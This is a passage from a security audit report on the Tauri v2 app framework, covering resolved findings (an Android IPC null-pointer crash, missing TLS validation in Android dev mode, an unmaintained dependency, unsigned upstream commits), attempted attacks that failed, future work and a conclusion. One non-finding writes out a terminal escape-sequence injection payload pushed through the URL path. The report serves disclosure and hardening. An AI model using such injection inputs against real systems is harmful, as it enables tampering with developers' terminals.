- https://github.com/tauri-apps/tao/pull/956
- https://github.com/tauri-apps/wry/pull/1296

3.20 TAU2-052 — Java null pointer exception when calling IPC method with null data on Android

Vulnerability ID: TAU2-052 **Status:** Resolved

Vulnerability type: Null pointer deference

Threat level: Low


Description:

The Tauri application crashes when calling a `null` IPC method from the frontend.

Technical description:

```
02-22 15:57:08.570 13786 13786 W FrameTracker: Missed SF frame:PREDICTION_ERROR, 122640, 0,
 CUJ=J<IME_INSETS_ANIMATION::1@0@com.tauri.android>
02-22 16:20:47.393 13786 14052 W System.err: java.lang.NullPointerException: Parameter specified as
 non-null is null: method kotlin.jvm.internal.Intrinsics.checkNotNullParameter, parameter message
02-22 16:20:47.394 13786 14052 W System.err:    at com.tauri.android.Ipc.postMessage(Unknown
 Source:2)
02-22 16:20:47.395 13786 14052 W System.err:    at android.os.MessageQueue.nativePollOnce(Native
 Method)
02-22 16:20:47.396 13786 14052 W System.err:    at
 android.os.MessageQueue.next(MessageQueue.java:335)
02-22 16:20:47.396 13786 14052 W System.err:    at android.os.Looper.loopOnce(Looper.java:162)
02-22 16:20:47.396 13786 14052 W System.err:    at android.os.Looper.loop(Looper.java:294)
```

```
02-22 16:20:47.396 13786 14052 W System.err:    at
 android.os.HandlerThread.run(HandlerThread.java:67)
02-22 16:20:47.406 13786 13786 E Tauri/Console: File:  - Line 112 - Msg: Uncaught (in promise)
 Error: Java exception was raised during method invocation
```



Related to TAU2-013 (page 44).

Impact:

A null pointer exception in the Java component of the Android app is logged. The app continues to function.

Recommendation:

- Trap the null request before it can cause an exception.

Update 2024-03-22 18:52:

Retested with the fix from https://github.com/tauri-apps/wry/pull/1180, and the exception no longer occurs.

3.21 TAU2-021 — Muda dependency objc on macOS not actively maintained

Vulnerability ID: TAU2-021	**Status:** Resolved
Vulnerability type: Out-dated dependency	
Threat level: Info	

Description:

Muda uses the `objc` crate to work on macOS, but this crate hasn't had an update since October 2019.

Technical description:

The maintainer is still about and might merge high-priority PRs, but there have been no commits since 2019, and there is no active, ongoing maintenance. https://github.com/SSheldon/rust-objc.

Tao also uses `objc` on macOS and iOS.

Impact:

Relevant, more recent bug fixes and changes in objc bindings may be missing.

Recommendation:

- Investigate maintained alternatives or the possibility of forking or taking over maintenance of this crate.

3.22 TAU2-073 — Android development mode without TLS certificate validation

Vulnerability ID: TAU2-073	**Status:** Resolved
Vulnerability type: Insecure Connection	
Threat level: High	


Description:

Android applications in development mode do not validate remote TLS certificates, allowing adversaries in a developers network to intercept connections to steal credentials or inject malicious script in the JavaScript context of the emulated application.

Technical description:

Even though a TLS handshake error was detected, an iframe pointing to a URL with expired certificate was loaded on Android:

```
07-04 15:58:02.759  4912  4993 E chromium: [ERROR:ssl_client_socket_impl.cc(992)] handshake failed;
 returned -1, SSL error code 1, net_error -201
07-04 15:58:02.760  4912  4963 I RustStdoutStderr: [ERROR:ssl_client_socket_impl.cc(992)] handshake
 failed; returned -1, SSL error code 1, net_error -201
```



We have tested behavior on common platform, which aside from Android refuse to load self-signed, wrong or expired certificates. Only Android in development mode is affected.

Operating-System	Result
Android (dev)	NOT OK
Android (release)	OK
Linux	OK
macOS	OK
iOS	OK
Windows	OK

Impact:

Android development applications do lack TLS certificate validation, allowing adversaries in the network to intercept client connections, for instance to steal credentials or inject malicious content in remotely loaded assets to be executed in the JavaScript context of the Android emulator, potentially gaining access to system APIs.


Recommendation:

- Enable TLS validation on Android development mode (`cargo tauri android dev`).
- Operate development environments with the same security standards as production apps, so that developer systems are not vulnerable.

Update 2024-07-27 23:10:

Fixed in https://github.com/tauri-apps/tauri/pull/10386

> Re-enable TLS checks that were previously disabled to support an insecure HTTPS custom protocol on Android which is no longer used.



3.23 TAU2-078 — Supply chain does not consistently enforce commit signing

Vulnerability ID: TAU2-078	**Status:** Resolved
Vulnerability type: Supply chain weakness	
Threat level: Info	

Description:

Various dependencies of Tauri do not enforce git commit signing and are therefore weaker links in the Tauri supply chain.

Technical description:

Commit signing is a git feature that enables an additional level of verification code in a repository. It is beneficial to supply chain security as it provides end-to-end verification (code committed to code pulled) as a defense against repository compromise. For it to be effective, code signing should be enforced so that a verifying party can reasonably expect commits to be signed therefore unsigned commits are suspicious outliers.

Commit signing is not without problems as developers must typically maintain and protect a separate set of key material for signing versus accessing the repository. It is naturally a decision for individual projects whether this tradeoff is worthwhile.

The Tauri project repositories do enforce commit signing.

The following dependencies do not enforce commit signing (organized by Tauri component and use):

- Tao
  - Dev
    - https://github.com/rust-cli/env_logger
  - Runtime
    - https://github.com/rust-windowing/raw-window-handle

- Muda
  - Dev
    - https://github.com/image-rs/image
  - Runtime
    - https://github.com/dtolnay/thiserror
    - https://github.com/matklad/once_cell
    - https://github.com/crossbeam-rs/crossbeam
    - https://github.com/servo/core-foundation-rs
    - https://github.com/gtk-rs/gtk3-rs
    - https://github.com/image-rs/image-png

Impact:

Higher potential for supply chain compromise.

Recommendation:

- Encourage the upstream projects to enforce code signing.

4 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

4.1 NF-034 — Untrusted URLs escaped in terminal output

Untrusted content in terminal output, such as URLs, were found to be escaped (URL encoded):

```
% printf '\033[2J' | base64
G1sySg==
```

```
window.location.pathname = atob("G1sySg==")
```

Server terminal output:

```
navigation bad http://localhost:1420/%1B%5B2J
```

4.2 NF-037 — ServiceWorker does not intercept ipc:// requests

Although Service Worker are not supported in all environments, we have attempted to intercept IPC calls between the frontend and Tauri unsuccessfully. While Service Workers can be successfully registered, no requests with `ipc://` protocol schema appear in fetch events.

4.3 NF-045 — Unable to replace resources at given resource id

In light of race conditions in resource identifiers TAU2-044 (page 19), we investigated further whether it may be possible to replace a resource behind a resource id. An attacker could for example attempt to control the destination of a filesystem write call. Resource ids are never reused as they increment each time a resource is opened but are never decremented or changed.

4.4 NF-050 — ACL system window label cannot be confused from the web context

The ACL system allows permissions to be assigned to windows via their labels with capabilities. These labels are present in the web context in `window.__TAURI_INTERNALS__` and can be modified there. We were able to confirm that the ACLs evaluate the identity of the origin window based on labels compiled into the Rust binary, and hence are not influenced by modifications made to the metadata in the front end. i.e. the ACLs don't trust that the window is who it says it is, which is good.

4.5 NF-051 — IPC on Android uses JS bindings rather than opening a port

Communication between the webview and the Rust side of the Tauri app avoids opening a port to communicate by binding Kotlin functions into JavaScript.

https://developer.android.com/develop/ui/views/layout/webapps/webview#BindingJavaScript

This reduces the attack surface on Android.

5 Future Work

Retest of findings

When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.

Regular security assessments

Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.

Tooling to analyze and minimize permissions

Developers experience errors during development when permissions are denied. Current Tauri tooling does not provide tooling to detect unnecessarily wide permissions though, through which applications might expose unnecessary attack surface by leaving unneeded capabilities enabled.

Tauri could provide tooling to detect and remove those unused permissions and warn about wide scopes.

Ease debugging of OS-specific features

Platform-specific builds, including Android and iOS mobile platforms, are achieved by generating a skeleton for the specific target. Currently, the ability to set breakpoints with LLDB on Swift code appears limited, but possible. Opening the generated app in Xcode or Android Studio directly allows to debug the code paths. Debugging Rust code required manually loading an LLDB server via ADB and finding the right process.

To ease development we recommend providing solutions and examples with in-depth debugging capabilities for the curious.


Content-Security Policy debugging

A more restrictive CSP only in production builds could swallow blocked requests, as devtools are typically not available to detect and handle blocked requests, which can lead to silent errors in already shipped applications. Simply disabling CSP in the production build is therefore not an unlikely step to be undertaken by a developer.

To avoid hurdles in late development stages, compromising decisions on security hardening, Tauri should expose errors clearly and early in the development stage. CSP policies should always be enforced, potentially even be transparently mapped to match different origins introduced by Tauri (`tauri://localhost`). CSP violations should be reported back to the developer, even when not using the web inspector. Reasonable terminal output could warn developers within dev server logs. Graphical developer support could prompt a developer to add or permanently block a certain mismatching resource requests.

With CSP `report-uri` / `report-to` directives, Tauri could report CSP violations back to the Rust side in a structured way. We would like to raise the idea of letting Tauri catch those reports and find ways to notify a developer.

```
"security": {
  "csp": "default-src 'none'; report-uri /csp-report"
}
```



In production apps, for instance when handling edge-cases, a centralized reporting mechanism is a good idea for app maintainers, and could be mentioned in documentation.

Supporting developers in tightening CSP policies has the potential to have a broad positive effect on hardening applications built with Tauri.

Content-Security Policies are explicitly not applied to development and mobile environments:

```
#[cfg(not(all(dev, mobile)))]
let mut response = {
  let asset = manager.get_asset(path)?;
  builder = builder.header(CONTENT_TYPE, &asset.mime_type);
  if let Some(csp) = &asset.csp_header {
    builder = builder.header("Content-Security-Policy", csp);
  }
  builder.body(asset.bytes.into())?
};
```

https://github.com/tauri-apps/tauri/blob/7898b601d14ed62053dd24011fabadf31ec1af45/core/tauri/src/protocol/tauri.rs#L155-L163

6 Conclusion

We discovered 11 High, 2 Elevated, 3 Moderate, 5 Low and 2 Info-severity issues during this penetration test.

Tauri is an application framework for building native apps for mobile and desktop by wrapping web applications. It can provide access to native OS features, that would otherwise not be accessible by the web application. To do so securely, Tauri v2 introduces a new permissions model and provides access to features through plugins.

The structure of Tauri is pleasantly minimalistic, so it was fun to explore and dive into the weeds. A powerful but simple to explain security model is a necessity when a framework and toolchain like Tauri attempts to provide developers with the means to build a secure application. Tauri's approach is a simple allow-list mechanism that extends into more fine-grained scopes. Access to plugins and their commands can be constrained per-window in the form of Tauri Capabilities, which are denied by default. Auto-completion support in the configuration files and proper error messages from the CLI tool helps developers to only expose features to the frontend they intended to. The frontend application and Rust backend are bridged through an IPC mechanism, allowing them to exchange serializable objects, on which Tauri invokes Rust or native commands.

Tauri attempts to balance security and ease of development. One aspect of this is in guiding developers into making the most secure choice available, which arguably sometimes could be more effectively applied to defaults and examples to favor security. Development server connections were unencrypted, not authenticated and exposed to the local network. We collaborated with the developers to find solutions and solve these issues across all platforms. We got the impression that security is a core value of the Tauri project. This became apparent when we followed the code paths through the source-code and interacted with team members.

Because we were involved early in the development process of version 2, we were able collaborate on fixing weaknesses discovered in development tools.

We value the contribution Tauri brings to the native web-application community and look forward to seeing future web applications built with it. This work was funded and enabled by NLNet; we appreciate the commitment to improving open software.

We are pleased to find the upcoming release of Tauri v2 resolves all issues contained in this report.

Appendix 1 Testing team

Morgan Hill	Morgan is a seasoned security consultant with a background in IoT and DevOps. He currently specialises in Rust and AVoIP.
Stefan Grönke	Stefan applies his curiosity and love for development to the breaking of and into systems constructively.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.